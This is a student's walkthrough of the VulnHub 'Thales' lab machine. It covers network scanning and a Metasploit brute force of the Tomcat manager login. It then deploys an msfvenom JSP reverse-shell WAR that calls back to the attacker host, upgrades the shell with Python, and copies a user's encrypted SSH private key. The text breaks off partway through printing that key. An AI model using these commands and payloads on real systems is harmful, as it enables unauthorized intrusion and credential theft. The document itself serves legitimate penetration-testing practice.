

Vulnhub - Thales1

Atharva Velani 20411611


Thales is a machine from vulnhub which is surprisingly hard and requires a bit of outside of the box thinking to exploit. This write up goes through using Metasploit to crack the tomcat password and use john to crack the ssh encrypted private key to gain access into a system. Finally using a reverse shell payload to get escalated privileges.

Table of Contents:

1. Scanning the network
2. Exploring the open Ports
3. Exploiting vulnerable ports
4. Metasploit to crack tomcat
5. Reverse shell
6. Ssh into the system
 - a. Cracking the ssh file with john
7. Privilege escalation to capture the root flag.
8. Conclusions

Step 1: Scanning the network

We know that the network resides on the virtual box adapter which is on subnet 192.168.56.0/24.



```
(root@kali)~[~]
# nmap 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 08:07 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00034s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  icslap
5357/tcp   open  wsdapi
MAC Address: 0A:00:27:00:00:0B (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00018s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C7:7B:51 (Oracle VirtualBox virtual NIC)


Nmap scan report for 192.168.56.108
Host is up (0.00021s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
MAC Address: 08:00:27:A3:02:FE (Oracle VirtualBox virtual NIC)
```

(Figure 1: nmap discovery)

Step 2: Scan open ports

Lets perform a more detailed scan and from the details we can see that tomcat server is up and running.

`nmap -sV -A 192.168.56.108`




```
(root@kali)~  
# nmap -sV -A 192.168.56.108  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 08:09 EDT  
Nmap scan report for 192.168.56.108  
Host is up (0.00045s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)  
|_ 256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)  
|_ 256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)  
8080/tcp   open  http      Apache Tomcat 9.0.52  
|_ _http-title: Apache Tomcat/9.0.52  
|_ _http-favicon: Apache Tomcat  
MAC Address: 08:00:27:A3:02:FE (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.6  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1 0.45 ms 192.168.56.108  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 10.07 seconds
```

(Figure 2: detailed nmap scan)

Step 3: Exploiting vulnerable ports

Apache tomcat server is open on the http address port 8080



(Figure 3: tomcat manager page)

Logging into the manager log on and entering the incorrect details show that the username is tomcat. Attempting to use the password s3cret doesn't work, we'll have to try and brute force a password using Metasploit.

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single `admin` role to the following two roles. You will need to assign the role(s) required for the functionality you wish to access.

- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.

Terminal output:

```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# echo Atharva Velani 2041161
Atharva Velani 2041161
```

(Figure 4: tomcat credentials)

Step 4: Metasploit

Search for tomcat manager on Metasploit to try and brute force the common passwords.

Search tomcat mgr

Use 2

```
msf6 > search tomcat mgr

Matching Modules
=====
#  Name
--  -
0  exploit/multi/http/tomcat_mgr_deploy
1  exploit/multi/http/tomcat_mgr_upload
2  auxiliary/scanner/http/tomcat_mgr_login

Disclosure Date  Rank    Check  Description
-----
2009-11-09      excellent Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
2009-11-09      excellent Yes    Apache Tomcat Manager Authenticated Upload Code Execution
normal          No     Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/tomcat_mgr_login

msf6 > use 2
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

(Figure 5: Metasploit tomcat manager exploit)

The options are below:


```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to brute force, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD	role1	no	The HTTP password to specify for authentication
PASS_FILE	/opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.56.108	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	tomcat	no	The HTTP username to specify for authentication
USERPASS_FILE	/opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[+] 192.168.56.108:8080 - Login Successful: tomcat:role1
[*] Scanned 1 of 1 hosts (100% complete)
```


(Figure 6: options used)

With the Metasploit the password for tomcat is role1

Step 5: reverse shell through manager

Logging into the manager app we get access to the manager controls.


Apache Tomcat/9.0.52



(Figure 7: manager app button location)

Lets use msfvenom to create a reverse shell on our selected port

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=8888 -f war -o revshell.war
```




```
(root@kali)~/home/kali/Desktop/vulnhubs/tales
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=8888 -f war -o revshell.war
Payload size: 1097 bytes
Final size of war file: 1097 bytes
Saved as: revshell.war

(root@kali)~/home/kali/Desktop/vulnhubs/tales
#
```

(Figure 8: msfvenom to create reverse shell payload)


Scroll down to the WAR file to deploy once downloaded into the file server.



(Figure 9: uploading reverse shell file)


Open the port to create the shell.

```
nc -lnvp 8888
```



(Figure 10: setting up netcat listener)

```
curl http://192.168.56.108:8080/revshell/
```




(Figure 11: running file from webpage)

Port is now open and we have access as a tomcat.

```
(root@kali)-[/home/kali/Desktop/vulnhubs/thales]
# nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 36010


ls
bin
boot
cdrom
dev
etc
home
```



(Figure 12: successful reverse shell)

Use python3 to produce a reverse shell

python3 -c 'import pty;pty.spawn("/bin/bash")'



```
root@kali: ~
File Actions Edit View Help

(root@kali)-[~]
# echo Atharva Velani 2041161
Atharva Velani 2041161


which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@miletus:/ $ whoami
whoami
tomcat
tomcat@miletus:/ $
```

(Figure 13: converting rev shell to interactive mode with python)

Step 6: ssh into the system


Change into thales user directory to find any special information on the server.

```
tomcat@miletus:/home/thales$ ls -la
ls -la
total 52
drwxr-xr-x 6 thales thales 4096 Oct 14 2021 .
drwxr-xr-x 3 root root 4096 Aug 15 2021 ..
-rw-r--r-- 1 thales thales 457 Oct 14 2021 .bash_history
-rw-r--r-- 1 thales thales 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 thales thales 3771 Apr 4 2018 .bashrc
drwx----- 2 thales thales 4096 Aug 15 2021 .cache
drwx----- 3 thales thales 4096 Aug 15 2021 .gnupg
drwxrwxr-x 3 thales thales 4096 Aug 15 2021 .local
-rw-r--r-- 1 root root 107 Oct 14 2021 notes.txt
-rw-r--r-- 1 thales thales 807 Apr 4 2018 .profile
-rw-r--r-- 1 root root 66 Aug 15 2021 .selected_editor
drwxrwxrwx 2 thales thales 4096 Aug 16 2021 .ssh
-rw-r--r-- 1 thales thales 0 Oct 14 2021 .sudo_as_admin_successful
-rw-r--r-- 1 thales thales 33 Aug 15 2021 user.txt
tomcat@miletus:/home/thales$
```



(Figure 14: .ssh folder)

There is a .ssh folder and enter into it to find the private rsa key and we can use cat command to copy it across to our attacker system.



The screenshot shows a terminal window with a dark background. On the left, a terminal session for 'tomcat@miletus:/home/thales/.ssh\$' is shown. The user has navigated to the '.ssh' directory and listed files, finding 'id_rsa' and 'id_rsa.pub'. A red box highlights the command 'cat id_rsa'. The output of the command is displayed, showing the beginning of the RSA private key, including the Proc-Type (4, ENCRYPTED) and DEK-Info (AES-128-CBC, 6103FE9ABCD5EF41F96C07F531922AAF), followed by a long base64-encoded string. On the right, a smaller terminal window for 'root@kali: ~' is shown, displaying the command 'echo Atharva Velani 2041161' and its output.

```
cd .ssh
tomcat@miletus:/home/thales/.ssh$ ls
ls
id_rsa id_rsa.pub
tomcat@miletus:/home/thales/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 6103FE9ABCD5EF41F96C07F531922AAF

ZMLKhM2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJPslxbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFUT9isW2QAH7JYEWBgR4Z/9KSMSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmk7xAKOWKwLTJEMS3GB4X9AX9ef/Ijmx/cvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktqwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmFL18LYhHa9ZklkZjb8li8JIPvnJDCnLsCY+6X1xB9dqbUGGtSHNnHiL
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREv+eKgf
/nj+3A6ZSQKFdlm22YZBiE4npXG0C03s81Rbvg90cx0hxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRIQ+wTGqWFBFxF9EPia6sRM/tBKaigIElDSyvvz1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreK01weYAA0yQSHCY+iJTIf81CuDcgOIYRywHIPU
9rI20K910cLLO+ySa704KDcmIL1WCnGbrD4PwupQ68G2YG0Z00IrwE9efkpwXPCR
Vi2TO2Zut8x6ZEFjz4d3aWiZWtf1IugQrsmBK+akRLBPjQVY/LyApqvV+tYfQeLV
v9pEKMxR5f1gFmZpTbZ6HDHmE04Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSIXC0qe4QsSwITYtJs5fKuvJeJRgpoh102HE+etITXlFffm
2J1fdQgPo+qb0VSMGmkITfTBDh10DG7TZYAq80LyEh/yiALoZ8T1AEeAJev5hON5
PUUP8cx4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmcCmpsXlj496bE7n5WwILLw30e4IbZm
